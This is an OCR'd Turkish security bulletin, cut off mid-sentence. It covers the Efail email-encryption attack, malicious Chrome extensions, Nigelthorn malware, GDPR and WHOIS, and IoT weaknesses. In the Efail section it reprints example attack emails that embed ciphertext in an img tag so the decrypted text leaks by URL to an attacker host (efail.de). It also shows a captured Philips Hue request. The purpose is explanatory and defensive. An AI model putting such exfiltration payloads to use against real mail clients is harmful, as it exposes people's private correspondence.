
Efail saldırısını gerçekleştirmek için saldırgan öncelikle, Şekil 11'de gösterildiği üzere, araya girme saldırısıyla şifreli mesajı ele geçirmektedir.



Şekil 11: Araya girme saldırısı ile e-postanın ele geçirilmesi[19]

Daha sonra, Şekil 12'de aktarıldığı gibi mesajın içeriği saldırganın amaçlarına uygun olarak değiştirilerek yeniden şifrelenmekte ve şifreli mesaj alıcı veya göndericiye gönderilmektedir. Alıcı veya göndericinin içeriği değiştirilmiş mesajı otomatik olarak çözerek açması durumunda arka planda zararlı yazılım çalışarak saldırgan ile mesajı açan arasında oluşturduğu kanal üzerinden mesajın şifresiz halini göndermektedir. Efail saldırısıyla yalnızca araya girilerek ele geçirilen güncel mesajların değil, daha önce gönderilmiş e-posta mesajlarının da ele geçirilmesi mümkündür.

Efail saldırısının, Apple Mail, iOS Mail ve Mozilla Thunderbird'de uygulanabilen daha kolay bir yöntemi



Şekil 12: Mesaj içeriğinin değiştirilerek saldırının yapılması[19]

de mevcuttur. Bu saldırıda, araya girmeyle ele geçirilen şifreli mesaj Şekil 13'de gösterildiği şekilde, HTML image tag'inin içine gömülerek saldırgan tarafından ayrı bir e-postayla alıcıya gönderilmektedir.

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Şekil 13: Şifreli mesajın image tag'e gömülmesi[19]

Daha sonra alıcının e-posta uygulaması mesajdaki şifreli bölümü çözerek Şekil 14'deki gibi, açık bir şekilde HTML image tag'a yazmaktadır.

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

Şekil 14: E-posta uygulaması tarafından çözülen mesajın image tag'e gömülmesi[19]

Son adımda ise, E-posta uygulaması HTML image tag'i derleyerek açmaya çalıştığında, Şekil 15'te gösterildiği üzere, mesajın açık hali HTTP URL ile saldırgana iletilmektedir.

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

Şekil 15: Çözülen mesajın http url ile saldırgana gönderilmesi[19]

PGP protokolünde söz konusu saldırının önlenmesinin S/MIME'a göre daha kolay olduğu değerlendirilmektedir[20]. PGP'de e-posta uygulamalarını gelen içerik değişikliği uyarılarını dikkate alacak şekilde yapılandırmak ve bu tür saldırıları önlemek mümkündür. Ancak, S/MIME'de protokol seviyesinde bir zafiyet olduğu için yapılandırma tabanlı değişikliklerle saldırıyı önlemek mümkün görünmemektedir.

Diğer taraftan, S/MIME'ın daha çok kurumlar, PGP'nin ise genellikle bireyler tarafından kullanıldığı dikkate alınacak olursa, söz konusu saldırının kurumlar için daha büyük bir risk oluşturacağı değerlendirilmektedir.

S/MIME şifreleme kullanan 35 e-posta uygulamasından 25'inde, PGP şifreleme kullanan 28 uygulamanın ise 10'unda saldırının pratik olarak yapılabildiği gösterilmiştir. Her ne kadar e-posta uygulama geliştiricileri söz konusu güvenlik açıkları konusunda bilgilendirilmiş ve uygulamaların bir kısmı için yama/güncel sürümler yayınlanmış olsa da gelecekte benzer saldırıların önlenmesi için S/MIME ve PGP kriptografik algoritmalarının güvenliğinin artırılmasına ihtiyaç olduğu düşünülmektedir.

- Efail saldırısını önlemek için kullanıcılar tarafından alınabilecek tedbirler şu şekilde sıralanabilir;
- Efail saldırısını önleyecek güncellemeyi hâlâ yapmamış e-posta uygulamalarının kullanılmaması.
- E-posta uygulama yamalarının takip edilerek yüklenmesi.
- E-posta uygulamalarında "HTML yükleme" ve "otomatik uzak içerik yükleme" özelliklerinin kapatılması.


ZARARLI YAZILIM ANALİZİ

12. CHROME MAĞAZASI'NDA BULUNAN ZARARLI REKLAM ENGELLEYİCİLER

Nisan 2018'in ikinci haftasında, Google Chrome Mağazası'ndaki zararlı yazılım yüklenmiş beş "Ad Blocker" (Reklam Engelleyici) eklentisinin en az 20 milyon kullanıcı tarafından indirildiği tespit edilmiştir[21].

Keşfedilen bu beş farklı eklentinin bazılarının, meşru Ad Blocker eklentilerinin taklidi olduğu bilinmektedir. Bu zararlı eklentileri oluşturanların, arama sonuçlarında üst sıralarda yer almak ve daha fazla kullanıcının eklentileri indirmesini sağlamak amacıyla popüler anahtar kelimeleri kullandığı gözlemlenmiştir. Ayrıca zararlının tespit

edilmesinin önlenmesi amacıyla uzak sunucu tarafından gönderilen komutların zararsız görünen bir görüntünün içine gizlendiği anlaşılmıştır.



Şekil 16: Chrome Market üzerindeki sahte uygulamalar

AdRemover eklentisinin kodları incelendiğinde, iyi bilinen bir Javascript kütüphanesi olan jQuery'nin değiştirilen ve zararlı kod içeren bir varyasyonunun koda eklendiği gözlemlenmiştir. Bu zararlı kodun, kullanıcının erişim sağladığı web sitelerini uzak bir sunucuya gönderdiği ve uzak sunucudan alınan komutların eklentinin arka planında çalıştırıldığı ve böylece tarayıcının davranışlarını kullanıcı tarafından fark edilmeksizin değiştirdiği gözlemlenmiştir.

Chrome Mağazası'ndaki diğer eklentiler de araştırmacılar tarafından analiz edilerek benzer taktikleri kullanan beş eklenti daha olduğu görülmüştür. Bu eklentiler aşağıda listelenmektedir:

- AdRemover for Google Chrome™ (10 milyon kullanıcı)
- uBlock Plus (8 milyon kullanıcı)
- [Sahte] Adblock Pro (2 milyon kullanıcı)
- HD for YouTube™ (400.000 kullanıcı)
- Webutation (30.000 kullanıcı)

Benzer tehditlerden korunmak için kullanıcıların eklenti indirirken dikkatli olmaları ve mümkün olduğunca az sayıda eklentinin güvenilir kaynaklardan indirilmesi gerekmektedir.


13. NİGELTHORN ZARARLI YAZILIMI

Mayıs 2018'in ikinci haftasında Nigelthorn olarak adlandırılan yeni bir zararlı yazılım türünün, Nigelify Google Chrome eklentisini kötüye kullanarak 100'den fazla ülkede 100.000'den fazla sistemi etkilediği tespit edilmiş ve bu zararlı yazılımdan etkilenen ülkelerin başında Filipinler, Venezuela ve Ekvator'un geldiği belirtilmiştir[22].

Zararlı yazılımın kimlik hırsızlığı, kripto para madenciliği, tıklama suiistimali (click fraud) ve diğer pek çok zararlı aktivite için kullanıldığı belirlenmiştir. Kampanyanın arkasındaki tehdit aktörünün en az Mart 2018'den beri faal durumda olduğu düşünülmektedir.

Saldırı zinciri, kurbanın Facebook aracılığıyla gönderilen zararlı bir bağlantıya tıklamasıyla başlamaktadır. Bu zararlı bağlantı kurbanın arkadaşı tarafından gönderilmiş bir mesajın ya da etiketlendikleri herhangi bir gönderinin içinde olabilmektedir. Bağlantı kullanıcıyı sahte bir Youtube sayfasına yönlendirmekte ve videonun oynatılabilmesi için bir Chrome eklentisi kurulmasını istemektedir. Kurban "Eklentiyi kur" seçeneğini tıkladığı takdirde zararlı Chrome eklentilerinden biri sisteme zararlı yazılım yüklemektedir.

Zararlı yazılımın kurbanların Facebook bağlantılarını kullanarak yayılmaya devam ettiği bilinmektedir.



Şekil 17: Zararlı eklentini kurulumu için uygulanan oltalama yöntemi[23]

Nigelthorn zararlı yazılımı, hem Windows hem de Linux makinelerdeki Chrome tarayıcısını hedef almak için özel olarak geliştirilmiştir. Tehdit aktörlerinin, Google uygulama doğrulama araçlarını atlatmak için meşru eklentilerin taklitlerini kullanarak, bu eklentilerin içine gizlenmiş (obfuscated) kısa betikler eklediği bilinmektedir.

Nigelthorn zararlı yazılımı Facebook giriş bilgilerini ve Instagram çerezlerini çalabilmektedir. Zararlı yazılım ayrıca C&C sunucularına gönderilmek üzere bir erişim belirteci oluşturmak için kullanıcıları Facebook API ara yüzüne yönlendirmektedir. Buna ek olarak zararlı yazılımın kurbanın bilgisayarına bir kripto para madencilik aracı da indirdiği bilinmektedir.

Zararlı kod, bulaştığı sistemde kalıcı olabilmek için çeşitli teknikler kullanmaktadır. Örneğin; kullanıcı eklentiyi silmek için eklenti sekmesini açarsa eklenti sekmeden kaldırılır, C&C sunucularından URI regex'i indirir, kullanıcıların Facebook veya Chrome temizleme araçlarına

erişmesini engeller ya da Facebook gönderilerini siler, gönderilere yorum yapar.

Söz konusu zararlı yazılım yayıldığından, saldırganların güvenlik kontrollerini atlatmak amacıyla yeni yollar aramaya devam edeceklerini belirtirken, kullanıcıların parolalarını güncellemelerini ve uygulamaları sadece güvenilir kaynaklardan indirmeleri olası saldırılara karşı alınacak önemlerin başında gelmektedir.

TEKNOLOJİK GELİŞMELER

14. AVRUPA BİRLİĞİ VERİ KORUMA YÖNERGESİ (GDPR), APPLE VE WHOIS

25 Mayıs 2018 tarihinden itibaren yürürlüğe giren yeni bir veri koruma yönergesi söz konusudur: Avrupa Birliği Veri Koruma Yönergesi (EU General Data Protection Regulation –GDPR). 2016 yılının ilk çeyreğinden beri tartışılan bu yönergenin kullanıcı merkezli bir yaklaşımla hazırlandığı bilinmektedir.

Daha önce bu konu verileri işleyen kurum ya da kuruluşların odak noktasındaydı ve verilerin nasıl kullanılacağı, ne kadarının saklanacağı gibi durumlar için kurallar belirlenmişti. GDPR'de ise kullanıcının kendisinin kişisel verileri üzerinde hangi haklara sahip olduğu kesin olarak belirlenmektedir. Böylece kişisel verileri kullananlar veri sahibinin haklarına tam olarak riayet etmek zorunda bırakılmıştır.

Yeni yürürlüğe giren bu yönergeye aşağıdaki durum üzerinden bakmaya çalışalım;

- Apple'ın kendi sistemlerinde sakladığı kullanıcılarına ait bütün bilgileri, bilgi sahipleriyle paylaşımı,

İlk olarak WHOIS örneğine göz atmak gerekirse, bilindiği gibi WHOIS, Internet Corporation for Assigned Names and Numbers (ICANN) tarafından yürütülen ve alan adlarıyla ilgili bilgileri sağlayan bir servistir. Alan adlarının kayıt ve isim haklarının detayları bu servis aracılığıyla paylaşılmaktadır. Son düzenlemelerden sonra ICANN'ın AB bünyesindeki ülkelerle iş yapmak için GDPR'ye uyum sağlaması gerektiği değerlendirilmektedir.

Bu noktada ortaya çıkan sorun ise, siber suçlara karşı mücadele veren kurum/kuruluşların birçoğu araştırmalarında WHOIS verisini sıklıkla kullanmasıdır. Örneğin; aynı e-posta adresine kayıtlı iki farklı alan adı, aralarında gizli bir ilişki ve/veya para transferi olduğunu/olabileceğine işaret edebilir. WHOIS veri tabanı kullanılarak kredi kartı dolandırıcılığından çocuk pornosuna kadar birçok suç başarılı bir şekilde aydınlatılabilmektedir.

ICANN'ın GDPR'a uyum sağlamak için çözümler geliştirmeye çalıştığı bilinmekte, fakat bu alandaki çalışmaların bitiş tarihi 2019'u işaret ettiğinden şu an için uzlaşılmış bir çözüm olmadığı gözlemlenmektedir. Diğer taraftan, çözümün oluşma sürecinde WHOIS veri tabanını kullanan organizasyonların ciddi bir alt yapı değişikliğine gitmesi gerektiği değerlendirilmektedir.

Bu sürece farklı bir bakış açısıyla baktığımızda;

Apple'nin, bütün Avrupa Birliği ülkelerinden (İzlanda, Lihtenştayn, Norveç ve İsviçre de dâhil olmak üzere) Apple kimliğine sahip kullanıcılarına kendileri hakkında Apple tarafından toplanan ve saklanan verilere ulaşabilmeleri için bir hizmet sunduğu bilinmektedir. Apple, bu hizmeti bir internet sitesi üzerinden vermektedir. Bu sitede yer alan bilgiler arasında Apple kimlik bilgileriniz, sahip olduğunuz cihaz bilgileri, App Store aktiviteleriniz, AppleCare geçmişiniz, çevrimiçi alışveriş alışkanlıklarınız ve daha fazlası bulunmaktadır.

Bu hizmet şimdilik bütün dünya çapında sağlanmasa da Apple bu konuda yapmış olduğu açıklamayla gelecek aylar için bu hizmetin herkes tarafından kullanılabileceğini duyurmdu.

Apple'ın gelecek aylarda Türkiye için de aktif hale getireceği bilinen bu hizmetten aşağıdaki adımları izleyerek faydalanabilirsiniz:

1. https://privacy.apple.com sayfasına Apple kimliğinizle giriş yapın.
2. Buradan "Obtain a copy of your data" altındaki "Get started" bağlantısını tıklayın.
3. Karşınıza çıkan listeden istediğiniz bilgileri seçerek indirebilirsiniz ya da "Select All" ile hepsini birden de indirebilirsiniz. iCloud ile ilgi veriler farklı bir liste üzerinden sağlanmakta, çünkü burada yer alan veriler daha büyük olabileceği için indirmesi daha fazla vakit alabilir.
4. Daha sonra indirmek istediğiniz verinin boyutlandırılmasıyla ilgili sunulan seçeneklerden birini seçerek işlemi tamamlayabilirsiniz.

Bu işlemleri yaptıktan hemen sonra toplanmış verilerinizi alabilmek için bir süre beklemeniz gerekmekte. Apple istediğiniz verileri hazırladığında size e-posta mesajıyla haber veriyor, fakat bu süreç şimdilik bir haftayı bulabilmektedir.

DÖNEM İNCELEME KONUSU

15. ZAYIF HALKA: NESNELERİN İNTERNETİ

Nesnelerin İnterneti (Internet of Things) olgusunun hayatımızda tuttuğu yer her geçen gün artıyor. Ocak 2017'de IoT kapsamında sayabileceğimiz nesne sayısı tüm dünyada 8,4 milyara çıkarak 2016'ya göre yüzde 31

Kategori	2016	2017	2018	2020
Tüketici	3.963.000.000	5.244.300.000	7.036.300.000	12.863.000.000
İş Dünyası: Sektörler Arası	1.102.100.000	1.501.000.000	2.132.600.000	4.381.400.000
İş Dünyası: Dikey Özel	1.316.600.000	1.635.400.000	2.027.700.000	3.171.000.000
Genel Toplam	**6.381.800.000**	**8.380.600.000**	**11.196.600.000**	**20.415.400.000**

Tablo 4: IoT Cihaz Sayısı

büyümüş bulunuyor. Bu rakamın 2020' ye kadar 20,4 milyara ulaşması öngörülüyor[24].


Hayatımızı kolaylaştıran, kullanımı kolay ve tak-çalıştır şeklinde sunulan bu nesneler ölçeklenmesi zor bir büyümeyi de beraberinde getiriyor (Tablo 4). Bu da orta ve altı büyüklükteki organizasyonlarda bile işleri zorlaştırıyor. Bu zorluğun getirdiği ilk ve en büyük sorun ise nesnelerin oluşturduğu bu ortamın güvenliğini sağlamak oluyor.

Evlerden, endüstriyel alanlara kadar her yerde nesnelerin zafiyetlerinin etkisini geleneksel siber güvenlik saldırı vektörlerinin etkisinden ayrıştıran en büyük fark ise fiziksel etkilerinin dolaylı değil doğrudan olması. Saldırgan tarafından ele geçirilen kontrol üniteleri, hastanelerdeki görüntüleme cihazları, hasta insülin cihazları, havalandırma/iklimlendirme sistemleri, akıllı ev sistemleri, akıllı enerji ölçüm cihazları ile kişi/kurumlara fiziksel zarar verilebileceği apaçık.

Bir veri merkezindeki klimanın ele geçirilip uzaktan kapatıldığı, hasta ilaç pompalarına müdahale edildiği, güvenlik kameralarının yönünün değiştirildiği saldırı sonuçları gerçekten korkunç olabilir. IoT'nin ölçeklenmesi zor büyümesinin getirdiği siber güvenlik sorunsalında çözümü zorlaştıran bir etken de standartların tam olarak belirlenmemiş olması. Geleneksel bilgi güvenliği

Tüketici	Akıllı ev, eğlence, giyilebilir ürünler
Bina	Akıllı bina, güvenlik, kaynak yönetimi, akıllı video konferans
Perakende	Tedarik zinciri yönetimi, envanter yönetimi, depo yönetimi
Ulaşım	Filo yönetimi, trafik yönetimi, otonom araçlar, öngörülebilir bakım
Sağlık	Giyilebilir medikaller, ilaç pompaları, görüntüleme cihazları, hasta sağlık izleme, robot yardımlı ameliyat
Üretim	Kaynak dağıtımı, verimlilik izleme, emisyon izleme, güvenlik izleme ve alarm, endüstriyel robotlar.

Tablo 5: Sektörlere göre IoT kullanım alanları




Şekil 18: IoT Ekosistemi

ortamlarına göre sayısı oldukça fazla olan cihaz çeşitliliği ve iletişim protokollerindeki çeşitlilik bu standartların oluşturulmasını zorlaştıran başlıca nedenler arasında yer alıyor[25]. Çeşitlilik ve sayılar bu kadar yüksekken bir de standartlar oturmamışsa saldırganların saldırı yapabilecekleri alan da aynı ölçüde geniş oluyor.

IoT ekosisteminin en önemli üç parçası Şekil 18'de görülmektedir. IoT ekosisteminde etkileşim birimi olan ara yüz bir cihazdır; bu, kolumuza taktığımız akıllı saat, web ara yüzü ya da ses komutları yollamak için kullandığımız mikrofon olabilir. Cihaza veri sağlayan ya da aldığı verilerin neticesinde bir görev gerçekleştirmek için motor benzeri bir çalıştırıcıyı harekete geçiren sensör/çalıştırıcılar diğer önemli parçayı oluştururken cihazların bir ağa bağlanarak birbiriyle haberleşmesini sağlayan internet/ağ geçitleri de son parçayı oluşturur.


IoT ekosistemini oluşturan bu üç parçaya değişik tipte saldırılar düzenlenebiliyor. Bunları donanım ve yazılım olarak iki başlık halinde inceleyebiliriz. Yazının bundan sonraki bölümünde anlatacağımız güncel ve az bilinen saldırı türleri IoT güvenliğinin klasik IT güvenliğine nazaran neden daha karmaşık bir problem olduğunu da gösterecek.

İnternete bağlı IoT cihazlarının sayısı ürkütücü rakamlara ulaşmış durumda. Shodan gibi özelleşmiş arama motorları kullanılarak yapılan taramalarda internetten ulaşılabilir durumdaki IoT cihaz sayısı neredeyse toplam IoT cihaz sayısının yüzde 10'una denk geliyor. Shodan üzerinde yapılan aramalarda varsayılan parolaların değiştirilmediği binlerce bebek izleme kamerası, iklimlendirme kontrol ara yüzleri, ev aydınlatma sistemleri hatta bir balıkçı teknesinin anten ara yüzüne kadar ulaşabileceğiniz tipte cihaz bulunuyor (Şekil 19-21). IoT saldırı yüzeyinin bu kadar geniş ve zafiyet güncellemelerinin IT ortamlarına göre oldukça zor olması olayın boyutlarını daha vahim bir hale getiriyor. Varsayılan parolaların değiştirilmediği bu ara yüzlerden cihazların bazı fonksiyonları yönetilebilir hale gelirken, bazı ürünlerde de cihazın tamamen ele geçirilmesine neden olabiliyor. Bu durumda da ele geçirilen cihazlar bir botnet'e dönüştürülüp, Mirai örneğinde olduğu gibi DDOS saldırılarında dahi kullanılabiliyor.




Şekil 19: Balıkçı teknesi anten ara yüzü (solda) . Bir fabrikanın güvenlik kamera sistemi (sağda)

Şekil 20: Ev aydınlatma arabirimi (solda) . İklimlendirme kontrol arabirimi (sağda)



Şekil 21: Köprü ışıklandırma kontrol arabirimi

IoT ekosistemi temelinde gömülü cihazların ağ/internete taşınmasıyla oluşmaktadır. Gömülü cihazları oluşturan mikrokontrolcü ve etkileştiği arabirimlerin (seri port, USB, LED, voltaj regülatörü vb.) komponentlerin kart üzerinde birbiriyle doğru haberleşip haberleşmediğinin testi için kart üzerinde JTAG, UTAG gibi pinler vardır. Bu pinlerin kart tasarlandıktan sonra da işlevsel halde bırakılması büyük bir sorunu da beraberinde getiriyor. Donanımsal saldırıların temeli de bu pinler yardımıyla kartın üzerinde komut çalıştırılmasına dayanıyor ve cihaz komple ele geçirilebiliyor (Şekil 22).



Şekil 22: Debug amaçlı konumlandırılmış pinler (solda). Bu pinlere yapılan bağlantı üzerinden cihaza bağlanılıp komut çalıştırılması (sağda)

Yazılım tabanlı saldırı türlerine baktığımızda beş ana kategori görebiliriz (Tablo 6). Bunlardan en çok bilinen ilk ikisi gerçekleme hataları (implementation flaws) ile zayıf kimlik doğrulamadır (weak authentication).


Yukarıda da bahsettiğimiz gibi Shodan gibi arama motorlarından ulaşılabilen ve çok zayıf kimlik doğrulamayla

Yazılımsal Saldırı Tipi	Saldırı Oranı	Zafiyet Giderilme Oranı
Gerçekleme Hataları	%59	%39
Zayıf Kimlik Doğrulama	%19.7	%42
Yerel Ağı Güvenli Kabul Etme	%4.6	%40
Çevresel Etkileri Güvenli Kabul Etme	%9.3	%33
Ayrıcalıklı Uygulama Hakları	%7.4	%12

Tablo 6: Yazılım tabanlı saldırı türleri

sunulan arabirimler, varsayılan bluetooth PIN'leri (0000, 1234 gibi), aracın OBD portuna takıldığında herhangi bir güvenlik mekanizması uygulamayan port okuyucuları, XSS gibi çok bilinen zafiyetlerin bile kontrol edilmediği web arabirimleri saldırı türlerinin en yaygın olanlarıdır. Tespit edilen zafiyetlerin de en fazla yüzde 40 oranda giderildiği gözüküyor.

Philips akıllı aydınlatma cihazlarında yerel ağı güvenli kabul etme tipindeki zafiyetlerin bir örneğini görebiliriz. Akıllı aydınlatma sistemi, bir köprüye bağlanan lambaları, yine köprüyle haberleşen bir akıllı telefon uygulamasıyla (Hue App) kontrol etme esasına dayanıyor. Lamba ve köprü arası haberleşme Zigbee protokolüyle sağlanırken, uygulama ve köprü arasındaki haberleşme yerel ağ üzerinden sağlanıyor (Şekil 23). Uygulama açıldığında rasgele bir kullanıcı adı yaratıp, köprüye GET istekleri yolluyor. Köprü bu kullanıcı adı kendisinde mevcut olmadığından istekleri reddediyor ve mobil uygulama da bu esnada sizden köprü üzerindeki tuşa basmanızı istiyor. Tuşa bastığınız anda köprü bu kullanıcıyı yetkili olarak kaydediyor ve bağlantıya izin veriyor. Protokol ilk bakışta güvenli gözükse de ağ trafiği izlendiğinde tüm bu haberleşmenin şifresiz bir şekilde yapıldığı ve kullanıcı adının aslında telefonun MAC adresinin MD5 ile alınmış özet



Şekil 23: Philips Hue akıllı aydınlatma mimarisi

değeri olduğu ortaya çıkmaktadır. Yani uygulama bulunduğu ağdaki cihazlara körü körüne güvenirken, herhangi biri trafiği dinleyip tüm sistemin kontrolünü ele geçirebiliyor (Şekil 24).


Akıllı kilitler ülkemizde olmasa da yurt dışında oldukça yaygın kullanılıyor. Genelde Bluetooth ile çalışan kilitler, akıllı telefonlara kurulan bir uygulamayla kontrol ediliyor. Uygulama daha önce yetkilendirilmiş ise, kapıya yaklaşıp kilide dokunduğunuzda kilit otomatik olarak açılıyor

```
GET /api/v7Le0FDyDCh3NLcE HTTP/1.1
Host: 129.94.5.95
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Pragma: no-cache
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
```

Şekil 24: Mobil uygulamanın köprüye yolladığı GET isteği


Şekil 25: Akıllı kilit sistemleri

(Şekil 25). Güvenlik araştırmacıları yaygın bir model üzerinde yaptıkları araştırmalarda, kimlik doğrulama ve yetkilendirme adımlarının sorunsuzca tasarlandığını görmüşler. Hatta üretici firma özel olarak geliştirdiği bir algoritmayla cep telefonundan gelen Bluetooth sinyallerinin kapının arkasından mı yoksa önünden mi geldiğini bile tespit edebildiğini belirtmiş (Bluetooth bidirectional sensing). Cep telefonu kapının arkasında yakın bir yerlerde olsa bile siz kilide dokunsanız da kapı açılmıyor. Araştırmacılar model üzerinde yaptıkları testlerde bu algoritmanın bazı ev mimarilerinde güvenli bir şekilde çalışmadığını belirtmişler[26]. Çevresel etkileri güvenli kabul etme kategorisinde sayabileceğimiz bu zafiyet türü örneğin Şekil 26'daki gibi bir mimaride gerçekleşiyor. Araştırmacıların 